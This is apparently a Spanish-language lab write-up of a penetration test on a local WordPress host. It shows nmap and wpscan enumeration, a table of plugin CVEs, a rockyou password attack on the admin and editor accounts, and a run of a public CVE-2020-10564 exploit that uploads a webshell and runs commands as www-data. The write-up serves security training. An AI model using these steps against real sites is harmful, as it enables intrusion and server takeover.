Explotación

CVE-2020-10564 en Wordpress

Pedro Egea Ortega

Índice


Configuración del Entorno

IP de Wordpress: 192.168.100.92

```
root@ubuntuserver20:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
    link/ether 08:00:27:68:51:10 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.92/24 brd 192.168.100.255 scope global dynamic enp0s3
       valid_lft 2229sec preferred_lft 2229sec
    inet6 2a09:5000:2:c529:a00:27ff:fe68:5110/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 23707sec preferred_lft 17707sec
    inet6 fe80::a00:27ff:fe68:5110/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:d6:50:1a:74 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
root@ubuntuserver20:~# _
```

Panel de autentificación:

http://192.168.100.92/wp-login.php



Fase 1 - Reconocimiento y Enumeración

Realizamos un escaneo con N**map** para ver que encontramos:

$ nmap -sV -Pn -sC 192.168.100.92

- sV: Activa la detección de versión.

- sC: Ejecuta scripts de Nmap por defecto (NSE scripts) para obtener información adicional de manera segura.

-Pn: Indica que no haga ping antes de escanear. Asume que el host está activo. Útil en firewalls o contenedores.

```
┌──(pedro㉿pedro)-[~]
└─$ nmap -sV -Pn -sC 192.168.100.92
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 19:02 CET
Nmap scan report for 192.168.100.92
Host is up (2.0s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE    SERVICE VERSION
80/tcp  open     http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 5.8.2
|_http-title: Ciber8a &#8211; Otro sitio realizado con WordPress
|_http-server-header: Apache/2.4.41 (Ubuntu)
514/tcp filtered shell

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.61 seconds
```

Se realizó un escaneo de servicios sobre la máquina objetivo mediante Nmap, con el objetivo de identificar puertos abiertos, servicios expuestos y tecnologías utilizadas.

El sistema se encuentra activo y responde correctamente a las peticiones, con una latencia aproximada de 2 segundos, típica de un entorno virtualizado. No se detectaron servicios innecesarios expuestos, ya que 998 puertos TCP se encuentran cerrados, lo que indica una superficie de ataque reducida a nivel de red.

Servicios detectados:
El único servicio accesible es el puerto 80/TCP, correspondiente a un servicio web:

- Servidor web: **Apache HTTP Server** 2.4.41 sobre Ubuntu
- Tecnología de la aplicación: **WordPress**
- Versión de **WordPress: 5.8.2**

La versión de WordPress identificada se encuentra **desactualizada**, lo que puede implicar la existencia de vulnerabilidades conocidas, especialmente a nivel de plugins, temas o configuración.

El archivo robots.txt indica la exclusión del directorio **/wp-admin/**, lo cual es habitual en instalaciones WordPress y confirma la presencia del **panel de administración**. Asimismo, las cabeceras HTTP revelan información del servidor web, lo que supone una exposición innecesaria de datos que podría facilitar tareas de enumeración a un atacante.

Durante el escaneo también se identificó el puerto **514/TCP** en estado filtered, lo que indica que el acceso está restringido mediante reglas de filtrado de red. Al no ser accesible desde el exterior, no se considera un vector de ataque activo en el contexto de esta auditoría.

A continuación se procede con el uso de la herramienta **wpscan**

$ wpscan --url http://192.168.100.92 --enumerate vp,vt,u

- vp: Detecta plugins instalados y comprueba si tienen vulnerabilidades conocidas.

- vt: Enumera los temas instalados y revisa si tienen fallos de seguridad conocidos.

- u: Intenta enumerar usuarios de WordPress (por ejemplo, admin, editor, etc.)

```
┌──(pedro㉿pedro)-[~]
└─$ wpscan --url http://192.168.100.92 --enumerate vp,vt,u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

Se detectó la presencia del archivo robots.txt, el cual revela rutas sensibles como /wp-admin/ y admin-ajax.php.

```
[+] robots.txt found: http://192.168.100.92/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%
```

Asimismo, el archivo xmlrpc.php se encuentra habilitado, lo que puede ser aprovechado para ataques de fuerza bruta o denegación de servicio si no se controla adecuadamente.

```
[+] XML-RPC seems to be enabled: http://192.168.100.92/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

El sitio expone el archivo **readme.html**, permitiendo identificar la versión de WordPress instalada, la cual corresponde a **WordPress 5.8.2**, versión obsoleta y con vulnerabilidades conocidas.

```
[+] WordPress readme found: http://192.168.100.92/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

```
[+] WordPress version 5.8.2 identified (Insecure, released on 2021-11-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.100.92/index.php/feed/, <generator>https://wordpress.org/?v=5.8.2</generator>
 |  - http://192.168.100.92/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.8.2</generator>
```

Adicionalmente, el directorio **/wp-content/uploads/** tiene habilitado el listado de archivos, lo que representa un riesgo de divulgación de información.

```
[+] This site has 'Must Use Plugins': http://192.168.100.92/wp-content/mu-plugins/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 80%
 | Reference: http://codex.wordpress.org/Must_Use_Plugins
```

Se confirmó la enumeración de usuarios válidos, identificándose las cuentas **admin** y **editor**, lo que incrementa la superficie de ataque.

```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://192.168.100.92/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] editor
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Con $ wpscan --url http://192.168.100.92 --enumerate p identificamos también los plugins vulnerables

```
[i] Plugin(s) Identified:

[+] social-warfare
 | Location: http://192.168.100.92/wp-content/plugins/social-warfare/
 | Last Updated: 2025-03-18T09:37:00.000Z
 | [!] The version is out of date, the latest version is 4.5.6
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By:
 |  Urls In 404 Page (Passive Detection)
 |  Comment (Passive Detection)
 |
 | Version: 3.5.2 (100% confidence)
 | Found By: Comment (Passive Detection)
 |  - http://192.168.100.92/, Match: 'Social Warfare v3.5.2'
 | Confirmed By:
 |  Query Parameter (Passive Detection)
 |   - http://192.168.100.92/wp-content/plugins/social-warfare/assets/css/style.min.css?ver=3.5.2
 |   - http://192.168.100.92/wp-content/plugins/social-warfare/assets/js/script.min.js?ver=3.5.2
 |  Readme - Stable Tag (Aggressive Detection)
 |   - http://192.168.100.92/wp-content/plugins/social-warfare/readme.txt
 |  Readme - ChangeLog Section (Aggressive Detection)
 |   - http://192.168.100.92/wp-content/plugins/social-warfare/readme.txt

[+] wp-advanced-search
 | Location: http://192.168.100.92/wp-content/plugins/wp-advanced-search/
 | Last Updated: 2025-09-10T09:36:00.000Z
 | [!] The version is out of date, the latest version is 3.3.9.4
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 3.3.3 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.100.92/wp-content/plugins/wp-advanced-search/readme.txt

[+] wp-file-upload
 | Location: http://192.168.100.92/wp-content/plugins/wp-file-upload/
 | Last Updated: 2025-12-20T14:37:00.000Z
 | [!] The version is out of date, the latest version is 5.1.7
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 4.12.2 (50% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.100.92/wp-content/plugins/wp-file-upload/readme.txt
```

Conclusión:

- Se identificó la versión de **WordPress 5.8.2** la cuál está desactualizada

- Se encontraron los plugins vulnerables:

    social-warfare 3.5.2

    wp-advanced-search 3.3.3

    wp-file-upload 4.12.2

- Se logró enumerar a los usuarios **admin** y **editor**


Fase 2 - Clasificación de vulnerabilidades

Plugin	Vulnerabilidad	Impacto	CVE (si existe)	Notas / Fuente
wp-file-upload	Unauthenticated Remote Code Execution (RCE), Arbitrary File Read & Delete	**RCE + acceso completo al servidor**	**CVE-2024-11613**	Permite ejecutar código arbitrario sin autenticación. (Rapid7)
wp-file-upload	Reflected Cross-Site Scripting (XSS)	**XSS**	**CVE-2024-6651**	Parámetro `dir` no sanitizado en File Browser. Ejecución en contexto admin. (WPScan)
wp-file-upload	Stored Cross-Site Scripting (XSS)	**XSS**	**CVE-2024-6494**	Inyección de scripts si se usa el uploader en páginas/posts. (Rapid7)
wp-file-upload	Cross-Site Scripting en versiones antiguas	**XSS**	**CVE-2018-9844**	Historico, afecta versiones antiguas del plugin. (Rapid7)
wp-file-upload	Directory Traversal	**RCE**	**CVE-2020-10564**	Permite subir archivos mediante traversal y ejecutar código sin autenticación. (GitHub)
social-warfare	Remote Code Execution	**RCE**	**CVE-2021-4434**	Afecta a versiones ≤ 3.5.2 (Rapid7)
social-warfare	Stored XSS	**XSS**	**CVE-2019-9978**	También vulnerable en versiones <3.5.3. (CVE)
wp-advanced-search	Arbitrary File Upload	**Subida arbitraria de archivos**	**CVE-2025-39538**	Permite a usuarios autenticados subir archivos peligrosos, posible RCE. (GitHub)
wp-advanced-search	SQL Injection	**Acceso a BD / robo datos**	**CVE-2024-9796**	Inyección SQL en autocompletado por parámetros GET no filtrados. (CVE)
(WordPress 5.8.2 core)	Varias vulnerabilidades conocidas	**Varios impactos**	No listado aquí	Vulnerabilidades del core no listadas aquí pero existen para 5.8.2

Fase 3 - Explotación


Primero de todo, vamos a intentar sacar las credenciales de los usuarios encontrados con un ataque de diccionario.


Creamos un archivo llamado usuarios.txt donde introducimos admin y editor




Se utiliza la herramienta WPScan para realizar un ataque de diccionario contra el sistema de autenticación de WordPress, empleando un diccionario de contraseñas incluido por defecto en Kali Linux.


$ wpscan --url http://192.168.100.92 -U usuarios.txt -P /usr/share/wordlists/rockyou.txt







Una vez conocemos las credenciales de administrador, iniciamos sesión





Iremos a Ajustes > Wordpress File Upload y crearemos una nueva página de ejemplo





Ahora iremos a la sección de páginas y visualizamos que se ha creado y que permite subir archivos

Ahora utilizaremos el script del siguiente repositorio:

https://github.com/beerpwn/CVE/blob/bb07e53a7604887605036a276a911cd73c2ff4ed/WP-File-Upload_disclosure_report/CVE-2020-10564_exploit.py

Este script explota la vulnerabilidad CVE-2020-10564 presente en el plugin WordPress File Upload, abusando de un fallo de directory traversal para subir un archivo PHP malicioso fuera del directorio permitido. A través de varias peticiones **admin-ajax.php**, el script obtiene los parámetros necesarios (nonce, tokens de sesión, etc.), sube una webshell y finalmente permite la ejecución remota de comandos en el sistema afectado.

Insertamos como parámetros la url de la página de ejemplo y con el usuarios

$ python CVE-2020-10564_exploit.py http://192.168.100.92/index.php/pagina-ejemplo/ wp-admin

```
┌──(pedro㉿pedro)-[~]
└─$ python CVE-2020-10564_exploit.py http://192.168.100.92/index.php/pagina-ejemplo/ wp-admin
#########################################################################
#                                                                       #
#                      CVE-2020-10564                                   #
#   Directory travrsal to RCE on WordPress File Upload plugin           #
#   Exploit author: Riccardo Krauter (p4w)                              #
#   Vulnerability discoverer: Riccardo Krauter (p4w)                    #
#   Twitter: https://twitter.com/p4w16                                  #
#                                                                       #
#########################################################################

[+] admin-ajax.php: http://192.168.100.92/wp-admin/admin-ajax.php
[+] admin-ajax.php should be fine, keep testing
[+] Plugin url: http://192.168.100.92/index.php/pagina-ejemplo/
[+] Using payload: ../plugins/wp-file-upload/lib/RcE-for-Th3-WiN.txt
[+] Retrived nonce parameter: 3b6e6ebce4
[+] Retrived params_index parameter: BA7bhw4Rm3kkRmBc
[+] Retrived session_token parameter: 12439679846977c094eb5439.54235743
[+] Stage 1 success :)
[+] Stage 2 work fine :)
[+] Stage 3 work prefectly :)
[+] We should have our webshell, gonna check it!
www-data

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

$
```

*Nota sobre la autenticación:
Aunque durante la preparación del entorno se accedió al panel de administración para crear una página de prueba, la explotación de la vulnerabilidad CVE-2020-10564 se realiza completamente sin autenticación, ejecutando el exploit desde la terminal del atacante.

La ejecución remota de código se produce sin necesidad de una sesión válida en WordPress, lo que confirma el carácter RCE sin autenticación de la vulnerabilidad.